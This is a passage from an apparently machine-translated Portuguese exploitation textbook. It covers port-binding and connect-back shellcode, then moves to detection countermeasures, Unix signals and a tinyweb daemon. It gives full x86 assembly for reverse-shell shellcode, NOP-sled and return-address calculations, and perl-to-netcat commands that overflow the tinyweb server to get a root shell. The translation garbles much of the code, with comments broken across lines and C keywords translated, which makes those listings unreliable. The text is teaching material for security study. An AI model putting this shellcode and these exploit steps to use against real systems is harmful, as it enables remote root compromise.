argumentos        ; arguments int 0x80

; c = accept(s, 0, 0)
mov BYTE al, 0x66; socketcall (syscall nº 102)
inc ebx          ; ebx = 5 = SYS_ACCEPT = accept()
push edx          ; argv: { socklen = 0,
push edx          ;           sockaddr ptr = NULL,
push esi          ;           socket fd }
mov ecx, esp      ; ecx = matriz de
argumentos        ; arguments
int 0x80          ; eax = soquete conectado FD

; dup2(socket conectado, {todos os três descritores de arquivo de
E/S padrão}) xchg eax, ebx ; Coloque o FD do soquete em ebx e
0x00000005 em eax. push BYTE 0x2 ; ecx começa em 2.
pop ecx
dup_loop:
mov BYTE al, 0x3F ; dup2 syscall #63 int
0x80              ; dup2(c, 0)
dec ecx           ; contagem regressiva até 0
jns dup_loop     ; Se o sinalizador de sinal não for definido, ecx não será negativo.

; execve(const char *filename, char *const argv [], char *const envp[])
mov BYTE al, 11    ; execve syscall #11
push edx          ; empurre alguns nulos para terminar a
string. push 0x68732f2f ; empurra "//sh" para a pilha.
push 0x6e69622f   ; empurra "/bin" para a pilha.
mov ebx, esp      ; Coloque o endereço de "/bin//sh" em ebx via esp.
push edx          ; Empurra o terminador nulo de 32 bits para a
pilha.
mov edx, esp      ; Esse é um array vazio para envp.
push ebx          ; empurre o endereço da string para a pilha acima do
terminador nulo. mov ecx, esp    ; Esse é o array argv com o ptr da
string
int 0x80          ; execve("//bin//sh", ["/bin//sh", NULL], [NULL])

```

Isso é montado no mesmo shellcode bind_shell de 92 bytes usado no capítulo anterior.

```
reader@hacking:~/booksrc $ nasm bind_shell.s
reader@hacking:~/booksrc $ hexdump -C bind_shell
0 0 0 0 0 0 0 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
0 0 0 0 0 1 0 96 6a 66 58 43 52 66 68 7a 69 66 53 89 e1 6a 10 |.jfXCRfhzifS..j.|
0 0 0 0 0 2 0 51 56 89 e1 cd 80 b0 66 43 43 53 56 89 e1 cd 80 |QV....fCCSV. ....|
0 0 0 0 0 3 0 b0 66 43 52 52 56 89 e1 cd 80 93 6a 02 59 b0 3f |.fCRRV.....j.Y.?|
0 0 0 0 0 4 0 cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68 2f 62 | ..ly.....Rh//shh/b|
0 0 0 0 0 5 0 69 6e 89 e3 52 89 e2 53 89 e1 cd 80           |in..R..S. ....|
0 0 0 0 0 5c
reader@hacking:~/booksrc $ diff bind_shell portbinding_shellcode
```

0x550 Shellcode do Connect-Back

O shellcode com vinculação de porta é facilmente frustrado por firewalls. A maioria dos firewalls bloqueia as conexões de entrada, exceto para determinadas portas com serviços conhecidos. Isso limita a exposição do usuário e impede que o shellcode de vinculação de porta receba uma conexão. Atualmente, os firewalls de software são tão comuns que o shellcode de vinculação de porta tem pouca chance de realmente funcionar na natureza.

Entretanto, os firewalls normalmente não filtram as conexões de saída, pois isso prejudicaria a usabilidade. De dentro do firewall, um usuário deve ser capaz de acessar qualquer página da Web ou fazer qualquer outra conexão de saída. Isso significa que, se o shellcode iniciar a conexão de saída, a maioria dos firewalls a permitirá.

Em vez de esperar por uma conexão de um invasor, o código shell connect-back inicia uma conexão TCP de volta ao endereço IP do invasor. A abertura de uma conexão TCP requer apenas uma chamada para `socket()` e uma chamada para `connect()`. Isso é muito semelhante ao shellcode bind-port, pois a chamada de `socket` é exatamente a mesma e a chamada de `connect()` usa o mesmo tipo de argumentos que `bind()`. O shellcode connect-back a seguir foi criado a partir do shellcode bind-port com algumas modificações (mostradas em negrito).

connectback_shell.s

BITS 32

```
s = socket(2, 1, 0)
    push BYTE 0x66      ; socketcall é a syscall #102 (0x66).
    pop eax
    cdq                 zerar edx para uso posterior como um DWORD
    nulo. xor ebx, ebx ; ebx é o tipo de socketcall.
    inc ebx             ; 1 = SYS_SOCKET = socket()
    push edx            ; Build arg array: { protocol = 0, push
    BYTE 0x1            ;   (ao contrário)   SOCK_STREAM = 1,
    push BYTE 0x2        ;   AF_INET = 2 }
    mov ecx, esp         ecx = ptr para a matriz de argumentos
    int 0x80             ; Após a syscall, eax tem um descriptor de

arquivo de soquete. xchg esi, eax      ; Salva o FD do soquete
em esi para uso posterior.

; connect(s, [2, 31337, <IP address>], 16) push
```

BYTE 0x66 ; socketcall (syscall #102)

```

pop eax
inc ebx          ; ebx = 2 (necessário para AF_INET)
push DWORD 0x482aa8c0 ; Construir estrutura sockaddr: Endereço IP = 192.168.42.72
push WORD 0x697a ; (em ordem inversa)           PORT = 31337
push WORD bx      ;                                AF_INET = 2
mov ecx, esp      ; ecx = ponteiro da estrutura do servidor
push BYTE 16       ; argv: { sizeof(server struct) = 16,
push ecx          ;                                ponteiro da estrutura do
servidor, push esi ;                                descriptor de arquivo de
soquete } mov ecx, esp      ; ecx = matriz de
argumentos
inc ebx          ; ebx = 3 = SYS_CONNECT = connect()
int 0x80          ; eax = soquete conectado FD

; dup2(socket conectado, {todos os três descritores de arquivo de
E/S padrão}) xchg eax, ebx ; Coloque o FD do soquete em ebx e
0x00000003 em eax. push BYTE 0x2 ; ecx começa em 2.
pop ecx
dup_loop:
    mov BYTE al, 0x3F ; dup2 syscall #63 int
    0x80              ; dup2(c, 0)
    dec ecx          ; Contagem regressiva até 0.
    jns dup_loop     Se o sinalizador de sinal não for definido, ecx não será negativo.

; execve(const char *filename, char *const argv [], char *const envp[])
    mov BYTE al, 11   ; execve syscall #11.
    push edx          ; empurre alguns nulos para terminar a
string. push 0x68732f2f ; empurra "/sh" para a pilha.
    push 0x6e69622f ; empurra "/bin" para a pilha.
    mov ebx, esp      ; Coloque o endereço de "/bin//sh" em ebx via esp.
    push edx          ; Empurra o terminador nulo de 32 bits para a
pilha.
    mov edx, esp      ; Esse é um array vazio para envp.
    push ebx          ; empurre o endereço da string para a pilha acima do
terminador nulo. mov ecx, esp      ; Esse é o array argv com string ptr.
    int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])

```

No shellcode acima, o endereço IP da conexão é definido como 192.168.42.72, que deve ser o endereço IP da máquina atacante. Esse endereço é armazenado na estrutura `in_addr` como 0x482aa8c0, que é a representação hexadecimal de 72, 42, 168 e 192. Isso fica claro quando cada número é exibido em hexadecimal:

```

reader@hacking:~/booksrc $ gdb -q
(gdb) p /x 192
$1 = 0xc0 (gdb)
p /x 168
$2 = 0xa8 (gdb)
p /x 42
$3 = 0x2a (gdb)
p /x 72
$4 = 0x48
(gdb) p /x 31337
$5 = 0x7a69
(gdb)

```

Como esses valores são armazenados na ordem de bytes da rede, mas a arquitetura x86 está na ordem little-endian, o DWORD armazenado parece estar invertido. Isso significa que o DWORD para 192.168.42.72 é 0x482aa8c0. Isso também se aplica ao WORD de dois bytes usado para a porta de destino. Quando o número da porta 31337 é impresso em hexadecimal usando o gdb, a ordem dos bytes é mostrada em ordem little-endian. Isso significa que os bytes exibidos devem ser invertidos, portanto, o WORD para 31337 é 0x697a.

O programa netcat também pode ser usado para escutar as conexões de entrada com a opção de linha de comando -l. Isso é usado na saída abaixo para escutar a porta 31337 para o shellcode de conexão de volta. O comando ifconfig garante que o endereço IP da eth0 seja 192.168.42.72 para que o shellcode possa se conectar novamente a ela.

```
reader@hacking:~/booksrc $ sudo ifconfig eth0 192.168.42.72 up
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Encapsulamento do link: Ethernet HWaddr 00:01:6C:EB:1D:50
          inet addr:192.168.42.72 Bcast:192.168.42.255 Mask:255.255.255.0 UP
                      BROADCAST MULTICAST MTU:1500 Metric:1
          Pacotes RX:0 erros:0 descartados:0 excedentes:0 quadro:0
          Pacotes TX:0 erros:0 descartados:0 excedentes:0
          portadora:0 colisões:0 txqueuelen:1000
          Bytes RX:0 (0,0 b) Bytes TX:0 (0,0 b)
          Interrupção:16

reader@hacking:~/booksrc $ nc -v -l -p 31337 listening
on [any] 31337 ...
```

Agora, vamos tentar explorar o programa do servidor tinyweb usando o shellcode de conexão de volta. Como já trabalhamos com esse programa, sabemos que o buffer de solicitação tem 500 bytes de comprimento e está localizado em 0xbffff5c0 na memória da pilha. Também sabemos que o endereço de retorno é encontrado a 40 bytes do final do buffer.

```
reader@hacking:~/booksrc $ nasm connectback_shell.s
reader@hacking:~/booksrc $ hexdump -C connectback_shell
0 0 0 0 0 0 0 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j. ....|....|....|
0 0 0 0 0 10 96 6a 66 58 43 68 c0 a8 2a 48 66 68 7a 69 66 53 |.jfxCh..*HfhzifS|
0 0 0 0 0 2 0 89 e1 6a 10 51 56 89 e1 43 cd 80 87 f3 87 ce 49 | ..j.QV..C. ....|....|....|
0 0 0 0 0 3 0 b0 3f cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68 68 | ....ly .....Rh//shh|
0 0 0 0 0 4 0 2f 62 69 6e 89 e3 52 89 e2 53 89 e1 cd 80           | /bin..R..S.....|....|
0 0 0 0 0 4 e
reader@hacking:~/booksrc $ wc -c connectback_shell 78
connectback_shell
reader@hacking:~/booksrc $ echo $(( 544 - (4*16) - 78 )) 402
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /x 0xbffff5c0 + 200"
$1 = 0xbffff688
reader@hacking:~/booksrc $
```

Como o deslocamento do início do buffer até o endereço de retorno é de 540 bytes, um total de 544 bytes deve ser gravado para substituir o endereço de retorno de quatro bytes. A substituição do endereço de retorno também precisa ser alinhada corretamente, pois

o endereço de retorno usa vários bytes. Para garantir o alinhamento adequado, a soma dos bytes do NOP sled e do shellcode deve ser divisível por quatro. Além disso, o próprio shellcode deve permanecer dentro dos primeiros 500 bytes da substituição. Esses são os limites do buffer de resposta, e a memória posterior corresponde a outros valores na pilha que podem ser gravados antes de alterarmos o fluxo de controle do programa. Manter-se dentro desses limites evita o risco de sobrescritas aleatórias no shellcode, o que inevitavelmente leva a falhas. A repetição do endereço de retorno 16 vezes gerará 64 bytes, que podem ser colocados no final do buffer de exploração de 544 bytes e mantém o shellcode em segurança dentro dos limites do buffer. Os bytes restantes no início do buffer de exploração serão o sled NOP. Os cálculos acima mostram que um sled NOP de 402 bytes alinhará corretamente o shellcode de 78 bytes e o colocará em segurança dentro dos limites do buffer. A repetição do endereço de retorno desejado 12 vezes espaça perfeitamente os 4 bytes finais do buffer de exploração para substituir o endereço de retorno salvo na pilha.

Sobrescrever o endereço de retorno com 0xbffff688 deve retornar a execução diretamente para o meio do trenó NOP, evitando bytes próximos ao início do buffer, que podem ser danificados. Esses valores calculados serão usados na exploração a seguir, mas primeiro o shell de conexão de volta precisa de algum lugar para se conectar de volta. Na saída abaixo, o netcat é usado para escutar as conexões de entrada na porta 31337.

```
reader@hacking:~/booksrc $ nc -v -l -p 31337 listening
on [any] 31337 ...
```

Agora, em outro terminal, os valores de exploração calculados podem ser usados para explorar o programa tinyweb remotamente.

De outra janela de terminal

```
reader@hacking:~/booksrc $ (perl -e 'print "\x90\x402';
> cat connectback_shell;
> perl -e 'print "\x88\xf6\xff\xbf\x20 . "\r\n"' | nc -v 127.0.0.1 80 localhost
[127.0.0.1] 80 (www) open
```

De volta ao terminal original, o shellcode se conectou novamente ao processo netcat que escuta na porta 31337. Isso fornece acesso remoto ao shell raiz.

```
reader@hacking:~/booksrc $ nc -v -l -p 31337 listening
on [any] 31337 ...
conectar-se a [192.168.42.72] de hacking.local [192.168.42.72] 34391 whoami
raiz
```

A configuração de rede para este exemplo é um pouco confusa porque o ataque é direcionado para 127.0.0.1 e o shellcode se conecta novamente a 192.168.42.72. Esses dois endereços IP são roteados para o mesmo local, mas 192.168.42.72 é mais fácil de usar em shellcode do que 127.0.0.1. Como o endereço de loopback contém dois bytes nulos, o endereço deve ser construído na pilha com

várias instruções. Uma maneira de fazer isso é gravar os dois bytes nulos na pilha usando um registro zerado. O arquivo `loopback_shell.s` é uma versão modificada do `connectback_shell.s` que usa o endereço de loopback 127.0.0.1. As diferenças são mostradas na saída a seguir.

```
reader@hacking:~/booksrc $ diff connectback_shell.s loopback_shell.s 21c21,22
<     push DWORD 0x482aa8c0 ; Construir estrutura de sockaddr: Endereço IP = 192.168.42.72
---
>     push DWORD 0x01BBBB7f ; Construir estrutura de sockaddr: Endereço IP = 127.0.0.1
>     mov WORD [esp+1], dx ; sobrescreve o BBBB com 0000 no push anterior
reader@hacking:~/booksrc $
```

Depois de colocar o valor 0x01BBBB7f na pilha, o registro ESP apontará para o início desse DWORD. Ao escrever um WORD de dois bytes nulos em `ESP+1`, os dois bytes do meio serão substituídos para formar o endereço de retorno correto.

Essa instrução adicional aumenta o tamanho do shellcode em alguns bytes, o que significa que o sled de NOP também precisa ser ajustado para o buffer de exploração. Esses cálculos são mostrados na saída abaixo e resultam em um sled NOP de 397 bytes. Essa exploração usando o shellcode de loopback pressupõe que o programa `tinyweb` esteja em execução e que um processo `netcat` esteja escutando conexões de entrada na porta 31337.

```
reader@hacking:~/booksrc $ nasm loopback_shell.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell | grep --color=auto 00 0 0 0 0 0 0 0 0
6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfx.1.CRj.j. ....| 0 0 0 0 0 0 0 0 0 1 0 96 6a 66 58 43 68 7f bb bb 01 66 89 54 24 01 66 |.jfxCh.....f.T$.f|
0 0 0 0 0 0 2 0 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 43 cd 80 |hzifS..j.QV..C..| 0 0 0 0 0 0 3 0 87 f3 87 ce 49 b0 3f cd 80 49 79 f9 b0 0b 52 68 |....l.?..ly. ....|.Rh|
0 0 0 0 0 0 4 0 2f 2f 73 68 68 2f 62 69 6e 89 e3 52 89 e2 53 89 |/shh/bin..R..S.| 0 0 0 0 0 0 5 0 e1 cd 80 |. ....| 00000053
reader@hacking:~/booksrc $ wc -c loopback_shell 83
loopback_shell
reader@hacking:~/booksrc $ echo $(( 544 - (4*16) - 83 )) 397
reader@hacking:~/booksrc $ (perl -e 'print "\x90\x397';cat loopback_shell;perl -e 'print "\x88\xf6\xff\xbf\x16\x0d\x0a"' ) | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) aberto
```

Assim como na exploração anterior, o terminal com netcat escutando na porta 31337 receberá o rootshell.

```
reader@hacking:~ $ nc -vlp 31337
escutando em [any] 31337 ...
conectar-se a [127.0.0.1] a partir do host local [127.0.0.1] 42406
whoami
raiz
```

Parece fácil demais, não é?

0x600

CO UN TERM EAS URES

A rã dardos venenosos dourada secreta um veneno extremamente tóxico - uma rã pode emitir o suficiente para matar 10 humanos adultos. A única razão pela qual essas rãs têm uma defesa tão poderosa é o fato de uma determinada espécie de cobra continuar a comê-las e desenvolver resistência.

Em resposta, os sapos continuaram a desenvolver venenos cada vez mais fortes como defesa. Um resultado dessa co-evolução é que os sapos estão seguros contra todos os outros predadores. Esse tipo de co-evolução também acontece com os hackers. Suas técnicas de exploração existem há anos, portanto, é natural que sejam desenvolvidas contramedidas defensivas. Em resposta, os hackers encontram maneiras de contornar e subverter essas defesas, e então novas técnicas de defesa são criadas.

Esse ciclo de inovação é, na verdade, bastante benéfico. Embora os vírus e worms possam causar muitos problemas e interrupções dispendiosas para as empresas, eles forçam uma resposta que corrige o problema. Os worms se replicam explorando as vulnerabilidades existentes em um software defeituoso. Muitas vezes, essas falhas não são descobertas por anos, mas worms relativamente benignos, como o CodeRed ou o Sasser, forçam a correção desses problemas. Assim como no caso da catapora, é melhor sofrer uma

A segurança é um problema que pode ser resolvido com a ajuda de um pequeno surto logo no início, em vez de anos depois, quando ele pode causar danos reais. Se não fossem os worms da Internet que fazem um espetáculo público dessas falhas de segurança, elas poderiam permanecer sem correção, deixando-nos vulneráveis a um ataque de alguém com objetivos mais maliciosos do que apenas a replicação. Dessa forma, os worms e os vírus podem, na verdade, fortalecer a segurança a longo prazo. Entretanto, há maneiras mais proativas de fortalecer a segurança. Existem contramedidas defensivas que tentam anular o efeito de um ataque ou impedir que ele ocorra. Uma contramedida é um conceito bastante abstrato; pode ser um produto de segurança, um conjunto de políticas, um programa ou simplesmente um administrador de sistemas atento. Essas contramedidas defensivas podem ser separadas em dois grupos: aquelas que tentam detectar o ataque e aquelas que tentam proteger a vulnerabilidade.

0x610 Contramedidas que detectam

O primeiro grupo de contramedidas tenta detectar a intrusão e responder de alguma forma. O processo de detecção pode ser qualquer coisa, desde um administrador lendo os registros até um programa que fareja a rede. A resposta pode incluir o encerramento automático da conexão ou do processo, ou apenas o administrador examinando tudo no console da máquina.

Como administrador de sistemas, as explorações que você conhece não são tão perigosas quanto as que você não conhece. Quanto mais cedo uma intrusão for detectada, mais cedo ela poderá ser tratada e mais provavelmente poderá ser contida. Intrusões que não são descobertas por meses podem ser motivo de preocupação.

A maneira de detectar uma intrusão é prever o que o hacker atacante fará. Se você souber isso, saberá o que procurar. As contramedidas que detectam podem procurar esses padrões de ataque em arquivos de registro, pacotes de rede ou até mesmo na memória do programa. Depois que uma intrusão é detectada, o hacker pode ser expurgado do sistema, qualquer dano ao sistema de arquivos pode ser desfeito por meio da restauração do backup e a vulnerabilidade explorada pode ser identificada e corrigida. As contramedidas de detecção são bastante eficientes em um mundo eletrônico com recursos de backup e restauração.

Para o atacante, isso significa que a detecção pode neutralizar tudo o que ele faz. Como a detecção nem sempre pode ser imediata, há alguns cenários de "esmagamento e captura" em que isso não importa; no entanto, mesmo assim, é melhor não deixar rastros. A furtividade é um dos ativos mais valiosos do hacker. Explorar um programa vulnerável para obter um shell de raiz significa que você pode fazer o que quiser nesse sistema, mas evitar a detecção também significa que ninguém sabe que você está lá. A combinação do "modo Deus" e da invisibilidade torna o hacker perigoso. Em uma posição oculta, as senhas e os dados podem ser silenciosamente extraídos da rede, os programas podem ser bloqueados e outros ataques podem ser lançados em outros hosts. Para permanecer oculto, basta prever os métodos de detecção que podem ser usados. Se você souber o que eles estão procurando, poderá evitar determinados padrões de exploração ou imitar padrões válidos. O ciclo coevolutivo entre o ocultamento e a detecção é alimentado pelo fato de pensar em coisas que o outro lado não pensou.

0x620 Daemons do sistema

Para ter uma discussão realista sobre contramedidas de exploração e métodos de desvio, primeiro precisamos de um alvo de exploração realista. Um alvo remoto será um programa de servidor que aceita conexões de entrada. No Unix, esses programas são

geralmente daemons do sistema. Um daemon é um programa executado em segundo plano e que se desvincula do terminal de controle de uma determinada maneira. O termo *daemon* foi cunhado pela primeira vez por hackers do MIT na década de 1960. Ele se refere a um demônio de classificação de moléculas de um experimento mental de 1867 de um físico chamado James Maxwell. No experimento mental, o demônio de Maxwell é um ser com a capacidade sobrenatural de realizar tarefas difíceis sem esforço, aparentemente violando a segunda lei da termodinâmica. Da mesma forma, no Linux, os daemons do sistema executam incansavelmente tarefas como fornecer serviço SSH e manter os registros do sistema. Os programas daemon geralmente terminam com um *d* para indicar que são daemons, como *sshd* ou *syslogd*.

Com alguns acréscimos, o código *tinyweb.c* da página 214 pode ser transformado em um daemon de sistema mais realista. Esse novo código usa uma chamada para a função *daemon()*, que gerará um novo processo em segundo plano. Essa função é usada por muitos processos de daemon do sistema no Linux, e sua página de manual é mostrada abaixo.

DAEMON(3)

Manual do programador do Linux

DAEMON(3)

NOME

daemon - executado em segundo plano

SINOPSE

```
#include <unistd.h>
```

```
int daemon(int nochdir, int noclose);
```

DESCRIÇÃO

A função *daemon()* é para programas que desejam se desvincular do terminal de controle e são executados em segundo plano como daemons do sistema.

A menos que o argumento *nochdir* seja diferente de zero, *daemon()* altera o diretório de trabalho atual para o diretório raiz ("").

A menos que o argumento *noclose* seja diferente de zero, *daemon()* redirecionará a entrada padrão, a saída padrão e o erro padrão para */dev/null*.

VALOR DE RETORNO

(Essa função se bifurca e, se a bifurcação() for bem-sucedida, o pai faz *_exit(0)*, para que outros erros sejam vistos apenas pela criança). Em caso de sucesso, será retornado zero. Se ocorrer um erro, *daemon()* retorna -1 e define a variável global *errno* como qualquer um dos erros especificados para as funções de biblioteca *fork(2)* e *setsid(2)*.

Os daemons do sistema são executados sem um terminal de controle, de modo que o novo código do daemon tinyweb grava em um arquivo de registro. Sem um terminal de controle, os daemons do sistema são normalmente controlados por sinais. O novo programa daemon tinyweb precisará capturar o sinal de término para que possa sair de forma limpa quando for eliminado.

0x621 *Curso intensivo sobre sinais*

Os sinais fornecem um método de comunicação entre processos no Unix. Quando um processo recebe um sinal, seu fluxo de execução é interrompido pelo sistema operacional para chamar um manipulador de sinal. Os sinais são identificados por um número e cada um deles tem um manipulador de sinal padrão. Por exemplo, quando CTRL-C é digitado no terminal de controle de um programa, é enviado um sinal de interrupção, que tem um manipulador de sinal padrão que encerra o programa. Isso permite que o programa seja interrompido, mesmo que esteja preso em um loop infinito.

Os manipuladores de sinais personalizados podem ser registrados usando a função `signal()`. No código de exemplo abaixo, vários manipuladores de sinal são registrados para determinados sinais, enquanto o código principal contém um loop infinito.

`signal_example.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>

/* Algumas definições de sinal rotuladas do signal.h
 * #definir SIGHUP      1 Desligar
 * #definir SIGINT      2 Interrupção (Ctrl-C)
 * #definir SIGQUIT     3 Sair (Ctrl-\)
 * #definir SIGILO      4 Instrução ilegal
 * #definir SIGTRAP     5 Trace/breakpoint trap
 * #definir SIGABRT    6 Processo abortado
 * #definir SIGBUS      7 Erro de barramento
 * #definir SIGFPE      8 Erro de ponto flutuante
 * #definir SIGKILL     9 Matar
 * #definir SIGUSR1    10 Sinal 1 definido pelo usuário
 * #definir SIGSEGV    11 Falha de segmentação
 * #definir SIGUSR2    12 Sinal definido pelo usuário 2
 * #definir SIGPIPE    13 Escrever no pipe sem que ninguém leia
 * #definir SIGALRM    14 Alarme de contagem regressiva definido por alarm()
 * #definir SIGTERM    15 Encerramento (enviado pelo comando kill)
 * #definir SIGCHLD    17 Sinal do processo filho
 * #definir SIGCONT    18 Continuar se estiver parado
 * #definir SIGSTOP    19 Parar (pausar a execução)
 * #definir SIGTSTP   20 Parada do terminal [suspender] (Ctrl-Z)
 * #definir SIGTTIN   21 Processo em segundo plano tentando ler
 * #definir SIGTTOUT  22 Processo em segundo plano tentando ler o
 *                   stdin
 */

/* Um manipulador de sinal */
```

```
void signal_handler(int signal) {
```

```

printf("Caught signal %d\t", signal); if
(signal == SIGTSTP)
    printf("SIGTSTP (Ctrl-Z)");
caso contrário, se (sinal ==
SIGQUIT)
    printf("SIGQUIT (Ctrl-\\");
else if (signal == SIGUSR1)
    printf("SIGUSR1");
Caso contrário, se (sinal ==
SIGUSR2) printf("SIGUSR2");
printf("\n");
}

void sigint_handler(int x) {
    printf("Capturou um Ctrl-C (SIGINT) em um manipulador
separado\nExiting.\n"); exit(0);
}

int main() {
    /* Registro de manipuladores de sinal */
    signal(SIGQUIT, signal_handler); // Define signal_handler() como
    signal(SIGTSTP, signal_handler); // manipulador de sinal para esses
    signal(SIGUSR1, signal_handler); // sinais.
    signal(SIGUSR2, signal_handler);

    signal(SIGINT, sigint_handler); // Define sigint_handler() para SIGINT.

    while(1) {} // Faz um loop eterno.
}

```

Quando esse programa é compilado e executado, os manipuladores de sinal são registrados e o programa entra em um loop infinito. Embora o programa esteja preso no looping, os sinais de entrada interromperão a execução e chamarão os manipuladores de sinal registrados. Na saída abaixo, são usados sinais que podem ser acionados a partir do terminal de controle. A função `signal_handler()`, quando concluída, retorna a execução de volta ao loop interrompido, enquanto a função `sigint_handler()` sai do programa.

```

reader@hacking:~/booksrc $ gcc -o signal_example signal_example.c reader@hacking:~/booksrc $
./signal_example
Sinal capturado 20      SIGTSTP (Ctrl-Z)
Sinal capturado 3 SIGQUIT (Ctrl-\)
Capturou um Ctrl-C (SIGINT) em um manipulador
separado Saindo.
leitor@hacking:~/booksrc $

```

Sinais específicos podem ser enviados a um processo usando o comando `kill`. Por padrão, o comando `kill` envia o sinal de encerramento (`SIGTERM`) a um processo. Com a opção de linha de comando `-l`, o `kill` lista todos os sinais possíveis. Na saída abaixo, os sinais `SIGUSR1` e `SIGUSR2` são enviados para o programa `signal_example` que está sendo executado em outro terminal.

```
reader@hacking:~/booksrc $ kill -l
 1) SIGHUP      2) SIGINT      3) SIGQUIT      4) SIGILO
 5) SIGTRAP     6) SIGABRT     7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1    11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     16) SIGSTKFLT
17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ     26) SIGVTALRM   27) SIGPROF     28) SIGWINCH
29) SIGIO       30) SIGPWR      31) SIGSYS      34) SIGRTMIN
35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3  38) SIGRTMIN+4
39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX

reader@hacking:~/booksrc $ ps a | grep signal_example
24491 pts/3      R+      0:17 ./signal_example
24512 pts/1      S+      0:00 grep signal_example
reader@hacking:~/booksrc $ kill -10 24491
reader@hacking:~/booksrc $ kill -12 24491
reader@hacking:~/booksrc $ kill -9 24491
reader@hacking:~/booksrc $
```

Por fim, o sinal `SIGKILL` é enviado usando `kill -9`. O manipulador desse sinal não pode ser alterado, portanto, `kill -9` sempre pode ser usado para encerrar processos. No outro terminal, o `signal_example` em execução mostra os sinais à medida que eles são capturados e o processo é eliminado.

```
reader@hacking:~/booksrc $ ./signal_example
Capturou o sinal 10      SIGUSR1
Capturou o sinal 12      SIGUSR2
Eliminado
reader@hacking:~/booksrc $
```

Os sinais em si são bastante simples; entretanto, a comunicação entre processos pode se tornar rapidamente uma complexa rede de dependências. Felizmente, no novo daemon `tinyweb`, os sinais são usados apenas para o encerramento limpo, portanto, a implementação é simples.

0x622 Daemon do Tinyweb

Essa versão mais recente do programa `tinyweb` é um daemon do sistema que é executado em segundo plano sem um terminal de controle. Ele grava sua saída em um arquivo de registro com registros de data e hora e escuta o sinal de encerramento (`SIGTERM`) para que possa ser encerrado de forma limpa quando for morto.

Essas adições são relativamente pequenas, mas fornecem um alvo de exploração muito mais realista. As novas partes do código são mostradas em negrito na listagem abaixo.

tinywebd.c

```
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80      // A porta à qual os usuários se conectarão
#define WEBROOT "./webroot" // O diretório raiz do servidor da Web
#define LOGFILE "/var/log/tinywebd.log" // Nome do arquivo de
registro

int logfd, sockfd; // Descritores globais de arquivos de log e
de soquete void handle_connection(int, struct sockaddr_in *,
int);
int get_file_size(int); // Retorna o tamanho do arquivo do descritor de arquivo aberto
void timestamp(int); // Grava um registro de data e hora no descritor de arquivo aberto

// Essa função é chamada quando o processo é
encerrado. void handle_shutdown(int signal) {
    timestamp(logfd);
    write(logfd, "Shutting down.\n", 16); close(logfd);
    close(sockfd);
    exit(0);
}

int main(void) {
    int new_sockfd, yes=1;
    struct sockaddr_in host_addr, client_addr;          // Minhas informações de
    endereço socklen_t sin_size;

    logfd = open(LOGFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    Se (logfd == -1)
        fatal("opening log file");

    Se ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("in socket");

    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
        fatal("setting socket option SO_REUSEADDR");

    printf("Starting tiny web daemon.\n");
    if(daemon(1, 0) == -1) // Bifurca-se em um processo de daemon em segundo
    plano. fatal("forking to daemon process");

    signal(SIGTERM, handle_shutdown); // Chamar handle_shutdown quando for
    eliminado. signal(SIGINT,handle_shutdown);           //Chamar handle_shutdown
    quando for interrompido.

    timestamp(logfd);
```

```

write(logfd, "Starting up.\n", 15);
host_addr.sin_family = AF_INET;           // Ordem de byte do host
host_addr.sin_port = htons(PORT);         // Ordem curta de byte de rede
host_addr.sin_addr.s_addr = INADDR_ANY; // Preenche automaticamente
com meu IP. memset(&(host_addr.sin_zero), '\0', 8); // Zera o restante da
estrutura.

Se (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1) fatal("binding to
socket");

Se (listen(sockfd, 20) == -1)
    fatal("listening on socket");

while(1) { // Aceitar loop.
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
    if(new_sockfd == -1)
        fatal("aceitando conexão");

    handle_connection(new_sockfd, &client_addr, logfd);
}
retornar 0;
}

/* Essa função lida com a conexão no soquete passado do
 * endereço do cliente passado e faz o registro no FD passado. A conexão é
 * processado como uma solicitação da Web e essa função responde por meio da conexão
 * socket. Por fim, o soquete passado é fechado no final da função.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
    unsigned char *ptr, request[500], resource[500], log_buffer[500]; int fd,
length;

    length = recv_line(sockfd, request);

